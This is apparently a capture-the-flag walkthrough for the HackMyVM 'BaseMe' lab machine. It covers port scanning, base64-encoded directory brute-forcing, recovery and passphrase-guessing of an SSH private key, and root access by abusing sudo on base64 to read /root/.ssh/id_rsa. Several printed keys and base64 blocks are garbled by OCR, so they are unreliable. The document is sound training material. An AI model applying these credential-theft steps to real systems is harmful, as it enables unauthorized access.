

Hack My VM
Walkthrough BaseMe



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1. Intro

This document will show how to get root on BaseMe VM from [HackMyVM](#).



2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.17.

```
1 Currently scanning: 192.168.5.0/16 | Screen View: Unique Hosts
2
3 5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300
4 -----
5 IP                At MAC Address      Count    Len  MAC Vendor / Hostname
6 -----
7 192.168.1.17      08:00:27:f1:29:d4    1        60  PCS Systemtechnik GmbH
8
```



2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.


```
1 sml@cassandra:~$ nmap -A -p- 192.168.1.17
2 Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-18 10:30 CEST
3 Nmap scan report for baseme.home (192.168.1.17)
4 Host is up (0.0048s latency).
5 Not shown: 65533 closed ports
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8 | ssh-hostkey:
9 |   2048 ca:09:80:f7:3a:da:5a:b6:19:d9:5c:41:47:43:d4:10 (RSA)
10 |   256 d0:75:48:48:b8:26:59:37:64:3b:25:7f:20:10:f8:70 (ECDSA)
11 |_  256 91:14:f7:93:0b:06:25:cb:e0:a5:30:e8:d3:d3:37:2b (ED25519)
12 80/tcp    open  http     nginx 1.14.2
13 |_http-server-header: nginx/1.14.2
14 |_http-title: Site doesn't have a title (text/html).
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
16
```



2.3. HTTP

We see that SSH and HTTP ports are open. If we take a look to the code of the webpage we can see:

```
1 QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVk....
2
3 <!--
4 iloveyou
5 youloveyou
6 sheloveryou
7 helovesyou
8 weloveyou
9 theyhatesme
10 -->
11
```



We decode the message in base64 to see the hint.

```
1 sml@cassandra:~$ echo "QUxMLCBhYnNvbHV0ZWx5IEFMTCB0aGF0IHlvdSBuZWVkIGlzIGluIEJBU0U2NC4KSW5jbHVkaW51" | base64 -d
2 ALL, absolutely ALL that you need is in BASE64.
3 Including the password that you need :)
4 Remember, BASE64 has the answer to all your questions.
5 -lucas
6
```


The hint shows that base64 will answer all our questions signed by lucas.



3. Exploitation

Translate a common.txt dictionary to base64 and then run gobuster.

```
1 sml@cassandra:~$ for i in $(cat /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
   );do echo $i | base64 >> dict64.txt;done
2 sml@cassandra:~$ gobuster dir -u http://192.168.1.17 -w dict64.txt
3 =====
4 Gobuster v3.1.0
5 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
6 =====
7 [+] Url: http://192.168.1.17
8 [+] Method: GET
9 [+] Threads: 10
10 [+] Wordlist: dict64.txt
11 [+] Negative Status codes: 404
12 [+] User Agent: gobuster/3.1.0
13 [+] Timeout: 10s
14 =====
15 2021/04/18 10:35:53 Starting gobuster in directory enumeration mode
16 =====
17 /aWRfcNhhCg== (Status: 200) [Size: 2537]
18 /cm9ib3RzLnR4dAo= (Status: 200) [Size: 25]
19
20 =====
21 2021/04/18 10:35:54 Finished
22 =====
23 =====
```



```
sml@cassandra:~$ for i in $(cat /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt);do echo $i | base64 >> dict64.txt;done
sml@cassandra:~$ gobuster dir -u http://192.168.1.17 -w dict64.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.17
[+] Method: GET
[+] Threads: 10
[+] Wordlist: dict64.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/04/18 10:35:53 Starting gobuster in directory enumeration mode
=====
/aWRfcNhhCg== (Status: 200) [Size: 2537]
/cm9ib3RzLnR4dAo= (Status: 200) [Size: 25]
```

We found 2 files, so let's download them to inspect.

```
1 sml@cassandra:~$ wget "http://192.168.1.17/aWRfcNhhCg==" -O id
2 sml@cassandra:~$ cat id
3 LS0tLS1CRUdJTiBPUeV0U1NiIFBSSVZBVEUgSOVZLS0tLSOKYjNCbGJuTnphQzFyWlhrdGRqRUFB
4 QUFBQ21GbGN6STFOaTFqZEhJQUFBQUdZbU55ZVhCMFBBQUFHQUFBQUJCVHh1OF1VTApCdHpmZnRB
5 ZFBncDhZWkFBQUFFQUFBQUFFQUFBVhBQUFBQjNOemFDMXlJmKVBBQUFBREFRQUJBQUFCQVFDWkNY
6 dkVQbk8xcmNiaHhY3RCRWNCRFPpqcXJGZm9sd1ZlXBBCZ1kwN00zQ0s3cE8xMFVnQnNmVl3QXpK
7 RXc0ZTZlZ1B0U3lDRFdGU5US0cKMDdqZ2NncmdncmU4ZVBBDTU5GQkNBR2FZSG1McKZJc0tEQ0xJ
8 NE5FNTRONThJVUhlWENaejcyeyFRvYkVvcHRMazI2UkUuaAo3YkhHMUpqR2x4T2tPNm0rMW9GTkxO
9 TnVEMlFQbDhzY1p0RXpYNFM5bk5aL2RweVJwTWZtQjczck4zeXlJeWxld1ZERXl2CmY3Q1o3b1JP
10 NDZlRGdGUHk1VnprbmdRZUpGM1l0WkYJYzVnamMyZmFqTVh2cStiOG9sOFJwJzQzFhBaGlibEJY
11 d3BBbTQkdKxZZnh6STI3Q1pGbm90ZUJuYmR6d1NMNWFwQkY1Z1lXSXkFIS2ovSjZNaERqMudLUZj
12 MUFBBQUwTj1VRFRjVXh3TXQ1WApZRklaSzhpZUJMMEE5PdXdvY2RnY1V1a3RDMjFTZG5TeTZvY1cz
13 aWlNKzNtelldqUGRvQksvSG8zMz1lUG1CV0k1c2JNcnBLCnhRwK1ubCtyY1RiZ3o0c3d2OGd0dUto
14 VWM3d1RndHJ0WCtQTk1kSUFMTnBzeFlmZC9sNTZHSzhSNao4ZkxJVtUrTW9qUnMKKzF0cl1z0Eo0
15 cm5PMXFXtM9KULpvRGxBYVlXQ1Y5NWNyboFFa3dVSFZ1c3RmZ3hVdHJZS3ArWVBGSWd4OG9rTWpK
16 Z25iaQp0TlczVHh4bHV0aTVvVWVhbmEgyREoya2hLREdRVWk5Uk9GY3NFWGVKWHQzbGdwW1p0MWhY
17 UURBMW84alRYZVM0K2RXN25aCnppZjNwME03N2IvTnZjWkUrb1hZUTFnNvhvMVFTT1NiaitObG13
18 NTRMNOVxYjFVaFpnblE3WnNLQ29hWT1TdUFjcw0zRTAKSUpoK0krWnYxZWdTTVMvRE9ISXhPM3Bz
19 UWtjaUxqa3BhK0d0d1FNbDFAQUpIUWFCNnE3MEpKY0JDZlZzeWtkWTUyTetESQpweFpZcExabXIE
20 eDhUVGFBOEpPbXZHCZOWmtNVTRJMGk1L1pUNjVtUkZKMU5sQkN0d2N3dE9sOWsOUFc1TFZ4TnNH
21 UkNKCk1KcjhrNUFjMENYMDNmWEVtCG1zVVVWUysvRGovaG5OSHc40WRP0EhjCjFJVUVwZUViZlRX
22 THZheDBdAVNoMotqU2N1SnAKKzhnVXlER3ZDa2N5Vm51VVFqbW1yUnn3UmhUTnh4S1JCWnNlaOd3
23 SHBvOGheEWWJVRUZacXp6TEFRYkJJQWRybdF0dDdtVgpOVkYjYXBNNkN3SMr6WUVsMjFGYUs4anZk
24 eUN3UHI1SFVndHV4clNwTHZuZGNud1BheEpXR2k0UDQ3MUREWmVSWURHY1doCmk2Yk1DckxRZ2VK
25 bEhhRVVtclFDNVJkdjAzendJOVU4RFhVW1pPSGIOMFBMOE1YcUJOVS9iNkNFVt1KdXpKcEjYs1or
26 aysKdFNuN2hyOGhwcFQydFVTEr2QytVU01tdy9XRGZha2pmSHBvTndoN1B0NWkwY3d3cGtYRlF4
27 S1B2UjBiThh2WFpuKzN4dwpON2J3NDVGaEJaQ3NIQOFiVjIraFZzUDBseXhDUU9qN3lHa0JqYtG3
```



```
28 UzFlMHE2V1pqaKIOU3ByZW5Ia083dGc1UTBIc3VNCKfPzi8wMkhIeldHKONSL01HbEZzTnRxMXZ5
29 bHQyeCtZLzA5MXZDa1JPQkRhd2pIei84b2d5MkZ6ZzhKWVRlB0xrShdER1EKTyTUb3dBMTBSQVR1
30 azZaRU14aDZTbXRERy9WNXp1VON1RW1LNHNSVDNxmUZTdnBCMS9IKOZ4c0dDb1BJZzhGemNpRONo
31 MgpUTHVza2NyawFnbM5TjFSTE9ubEhoaVpk0FJaQTBaZzdVWklhQnZhWm5oW1lHeWNwQUpwV0t1
32 YmpydG9rTF11TWZYUkxsCjMvU0F1VWw3MkVBM20xRElueHNQZ3VGdWswMHJvTWM3N042ZXJZN3Rq
33 T1pMV1l1Qb1NpeWdEUjFBN2Yzell6KzBpRkk0ckwKTKQ4aWtnbVF2RjZocnd3SkJycC8weEtFYU1U
34 Q0tMdn15WjNlRFNkQkRQcmtUaGhGd3JQcEk2K0V40FJ2Y1dJNmJUSkFXSgpmZG1tU1hVUy9EdE8r
35 NjkyVWlkdnhHQVlvYisxTTOKLS0tLS1FTkQgT1BFT1NTSCBQUk1WQVRFIETfWS0tLS0tCg==
36
```

Decode the file using base64 to check the content.

```
1 sml@cassandra:~$ cat id | base64 -d
2 -----BEGIN OPENSSH PRIVATE KEY-----
3 b3BlbnNzaC1rZXktZjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAABBTxe8YUL
4 BtzfftAdPgp8YZAAAAEAAAAEAAAAEAAAAB3NzaC1yc2EAAAADAQABAAQACZCXvEPn01
5 cbhxqctBEcBDZfjqrFfolvVKmpBgY07M3CK7p010UGBsLyYwAzJEw4e6YgPNSyCDWFaNTKG
6 07jgcgrggre8ePCMNFBBCAGaYHmLrFIsKDCLI4NE54t58IUHeXCZz72xTobL/ptLk26RBnh
7 7bHG1JjG1x0k06m+1oFNltNuD2QP18sbZtEzX4S9nNZ/dpyRpMfmB73rN3yyIylevVDEyv
8 f7CZ7oR046uDgFPy5VzkndCeJF2YtZBXf5gjc2fajMXvq+b8o18RZZ6jHXAhiblBXwpAm4
9 vLYfxzI27BZFnoteBnbddzwSL5apBF5gYWJAHKj/J6MhDj1GKAfc1AAADON9UDTcUxwMt5X
10 YFIZK8ieBLON0uwocdgbUuktC21SdnSy6ocW3imM+3mzWjPdoBK/Ho339uPmBWI5sbMrpK
11 xkZMnl+rcTbgz4swv8gNuKhUc7wTgtrNX+PNMdiALNpsxYlt/156GK8R4J8fLIU5+MoJR
12 +1NrYs8J4rn01qWNoJRZoD1AaYqBV95cXoAEkwUHVustfgxUtrYKp+YPF1gx8okMjJgnbi
13 NNW3TzxluNi5oUhalH2DJ2khKDGQUI9R0FcsEXeJXt3lgpZZt1hrQDA1o8jTXeS4+dW7nZ
14 zjf3p0M77b/NvcZE+oXYq1g5Xp1QS0Sbj+tlmw54L7Eqb1UhZgnQ7ZsKCoaY9SuAcqm3E0
15 IJh+I+Zv1egSMS/DOHix03psQkciLjkpa+GtwQM11ZAJHQA6q70JJcBCfVsyky52LKDI
16 pxZYpLZmyDx8TTaA8J0mvGpfNZkMU4IOi5/ZT65SRFJ1N1BCNwct019k4PW5LVxNsGRCJ
17 MJr8k5Ac0CX03fXESpmsUUVS+/Dj/hntHw89d08HcqqIUEpeEbfTWLvx0CiSh3KjSceJp
18 +8gUyDGvCkcyVneUQjmmrRswRhTNxxKRBZsekGwHpo8hDYbUEFZqzzLAQbBIAdrl1tt7mV
19 tVBrmpM6CwJdzYE121FaK8jvdyCwPr5HUgtuxrSpLvndcnwPaxJWGi4P471DDZERYDGCWh
20 i6bICrLQgeJlHAEUmrQC5Rdv03zwI9U8DXUZ/OHb40PL8MXqBtU/b6CEU9JuzJpBrKZ+k+
21 tSn7r8hptT2tUSxDvC+USMmw/WDfakjfHpoNwh7Pt5i0cwwpkXFQxJPvR0bLxvXZn+3xw
22 N7bw45FhBZCsHCAbv2+hVsP0lyxCQ0j7yGkBJa87S1e0q6WZjjB4SprenHk07tg5Q0HsuM
23 Aif/02HHZwG+CR/IG1FsNtq1vylt2x+Y/091vCkROBDawjHz/8ogy2Fzg8JYTeoLkHwDGG
24 0+TowA10RATek6ZEIhx6SmtDG/V5zeWCuEmK4sRT3q1FSvpB1/H+FxSGCoPIg8FzciGCh2
25 TLuskcXiagns9N1RLONlHhiZd8RZA0Zg7oZlaBvaZnhZYGycpAJpWKEbjrtokLYuMfXRLl
26 3/SAeU172EA3m1DInxsPguFuk00roMc77N6erY7tj0ZLVYPoSiygDR1A7f3zYz+0iFI4rL
27 ND8ikgmQvF6hrwWJBrp/OxKEaMTCKLvyyZ3eDSdBdPrkThhFwrPpI6+Ex8RvcWI6bTJAWJ
28 LdmmRXUS/Dt0+69/aidvxGAYob+1M=
29 -----END OPENSSH PRIVATE KEY-----
30
```

Copy the ssh key and give the correct permissions.

```
1 sml@cassandra:~$ cat id | base64 -d >> id2
2 sml@cassandra:~$ chmod 600 id2
3
```

If we try to connect using the ssh key as lucas, it asks for a password. We don't have it, so let's create a dictionary with the possible passwords found into the code of the main page, and using base64 to encode them.

```
1 sml@cassandra:~$ cat pazz.txt
2 iloveyou
3 youloveyou
4 shelovesyou
5 helovesyou
6 weloveyou
7 theyhatesme
8 sml@cassandra:~$ for i in $(cat pazz.txt);do echo $i | base64 >> pazz2.txt;done
9 sml@cassandra:~$ cat pazz2.txt
10 aWxvdmV5b3UK
11 eW91bG92ZXlvdQo=
12 c2h1bG92ZXN5b3UK
13 aGVsb3Zlc3lvdQo=
14 d2Vsb3ZleW91Cg==
15 dGhleWhhdGVzbWUK
16
```




After try these strings as password, one of them is the correct, we have a low shell.

```
1 sml@cassandra:~$ ssh -i id2 lucas@192.168.1.17
2 Enter passphrase for key 'id2':
3 Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
4
5 The programs included with the Debian GNU/Linux system are free software;
6 the exact distribution terms for each program are described in the
7 individual files in /usr/share/doc/*/copyright.
8
9 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
10 permitted by applicable law.
11 Last login: Mon Sep 28 12:51:36 2020 from 192.168.1.58
12 lucas@baseme:~$
13
```



4. Privilege Escalation

Check if lucas can do something with sudo.

```
1 lucas@baseme:~$ sudo -l
2 Matching Defaults entries for lucas on baseme:
3     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
4     \:/sbin\:/bin
5 User lucas may run the following commands on baseme:
6     (ALL) NOPASSWD: /usr/bin/base64
7
```


We can use base64 as root, so lets use it to read an important file.

```
1 lucas@baseme:~$ sudo base64 "/root/.ssh/id_rsa" | base64 --decode
2 -----BEGIN OPENSSH PRIVATE KEY-----
3 b3BlbnNzaC1rZXktdjEAAAAAAAAABG5vbWUAAAAAAAAAAAAAAAAABFwAAAAadzC2gtcn
4 NhAAAAAwEAAQAAQEAAw6MgMnxUy+W9oemOUhr2cJiez37qVubRK9D4kdu7H5NQ/ZOFFp2B
5 IdV3wx9xDWAICJgtYQUvOV7KFNAWvEXTDdhBwdiUcWEJ4A0XK7+5v7x4b8vuG5zK0lTVxp
6 DEBE8faPj3UaHsa1JUvADngTikCa6VBICvG0DCcfL8xHBpCSifoHfpqm0pWT/pWXvGI3tk
7 /Ku/STY7Ay8HtSgoqCcf3F+1b9J9kwKhFg9eL05QDuFujb1CN7gUy8xhgNanUViyCZRwn7
8 px+DfU+nscSEfG1zgfgqn2hCbBYqaP0jBgWcVL6YoMiwCS3jhmeFG4C/p51j3gI6b8yz9a
9 S+DtdTpDwQAAA8D82/wZ/Nv8GQAAAAadzC2gtcnNhAAABAQDDoyAyfFTL5b2h6bRSGvZwmJ
10 7PfupW5tErOPiR27sfk1D9nQUWnYEh1XfDH3ENYAgImC1hBS85XsoU0Ba8RdMN2EHB2JRx
11 YQngA5crv7m/vHhvy+4bnMrSVNXGkMQETx9o+PdRoexrUlRV0oEBMiJrpUEgK8bQMjx8v
12 zEcGkJIh+gd+mqY6lZP+1Ze8Yje2T8q79JNjsDLwe1KCioJx/cX6VvOn2TAqEWD14s71A0
13 4W6NvUI3uBTLzGGA1qdRWLIJlHCfunH4N9T6exxIR8bXOB+CqfaEJsFipo/SMGBZxUvpig
14 yLAJLeOGZ4UbgL+nnWPeAjpVzLP1pL40110kPBAAAAAwEAAQAAQBIARoQOGJh9AMWBS6
15 oBgUC+lw4Ptq710Q7s0AFMxE7BnEsFZeI62TgZqqpNkdHjr2xuT1ME5YpK5niMzFkkIEd5
16 SEwK6rKRfUcB3lyZWaoMoIBJ1pZoY1c2qYw1KTb3hVUEbgsmRugIhwWGC+anFfavaJCMDr
17 nC02g8VMnT/cTyAv/Qmi8m868KNEzcuzGV5ozHl1XLfHm9R/cqPPyAYaQIa9Z+kS6ou9R
18 iMTjTSxOPnfh286kgx0ry1se9BBlrEc5251R/PRkEKYrMj3AIwI30qvYlAtNfcCFhoJXLq
19 vWystPARwiUs7WYBUHRf6bPP/pHTTvwvb2bs51ngImpdAAAAGDaWnQ7Lj7Vp+mTjhSu4oG
20 ptDHNd2uuqB1+CHRcaVutUmknxvxG3p957UbvNp6e0+ePKtAIakrzbpAo6u25poyWugAuz
21 X2nQhqsQh6yrThDJ1TiDMeV7JNGFbG0canXXXHt3tjfyfyrSO+aM87WmwqNyh6nfy1C5axR
22 fKZG8ivz5iAAAAgQD83QmCIcbZaC0lGwgHGcuCUDcxGY1QlIRnbM5VAjimNezGFs9f0ExD
23 SiTwFsmITP//njsbRZP2laiKK06j4yp5LpfgDB5QHs+g4nXvDn6ns64gCKo7tf2bPP8VCe
24 FWyc2JyqREWE3WmyhkpPlyr9xAZERZ+7Fz+NFueRYzDklWg8wAAAIEAxhBeLqbo6/GUKXF5
25 rFRatLXI43Jrd9pyvLx62KghsnEBEk7my9sbU5dvYBLztS+lfPCRxV2ZzpYdN4SDJbXIR
26 txBaLJe3c4uIc9WjyxGwUK9IL65rSrRVERHsT0525ofPWGQEa2A+pRCpz3A4Y41fy8Y9an
27 2B2NmftAFekWFXsAAAAALcm9vdEBiYXNlbWU=
28 -----END OPENSSH PRIVATE KEY-----
29 lucas@baseme:~$
30
```



We can read the root ssh key, so use it to connect as root.

```
1 lucas@baseme:~$ sudo base64 "/root/.ssh/id_rsa" | base64 -d >> root.key
2 lucas@baseme:~$ chmod 600 root.key
3 lucas@baseme:~$ ssh -i root.key root@localhost
4 The authenticity of host 'localhost (:::1)' can't be established.
5 ECDSA key fingerprint is SHA256:Hlyr217g0zTkG0piqimkekl0hJ4kYRLtHyEh0IgMEbM.
6 Are you sure you want to continue connecting (yes/no)? yes
7 Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
8 Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
9
10 The programs included with the Debian GNU/Linux system are free software;
11 the exact distribution terms for each program are described in the
12 individual files in /usr/share/doc/*/copyright.
13
14 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
15 permitted by applicable law.
16 Last login: Mon Sep 28 12:47:13 2020 from 192.168.1.59
17 root@baseme:~# id
18 uid=0(root) gid=0(root) groups=0(root)
19 root@baseme:~#
20
```



```
lucas@baseme:~$ sudo base64 "/root/.ssh/id_rsa" | base64 --decode >> root.key
lucas@baseme:~$ chmod 600 root.key
lucas@baseme:~$ ssh -i root.key root@localhost
The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:Hlyr217g0zTkG0piqimkekl0hJ4kYRLtHyEh0IgMEbM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 12:47:13 2020 from 192.168.1.59
root@baseme:~# id
uid=0(root) gid=0(root) groups=0(root)
root@baseme:~#
```



5. See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

What we do not understand we do not possess.

Johann Wolfgang von Goethe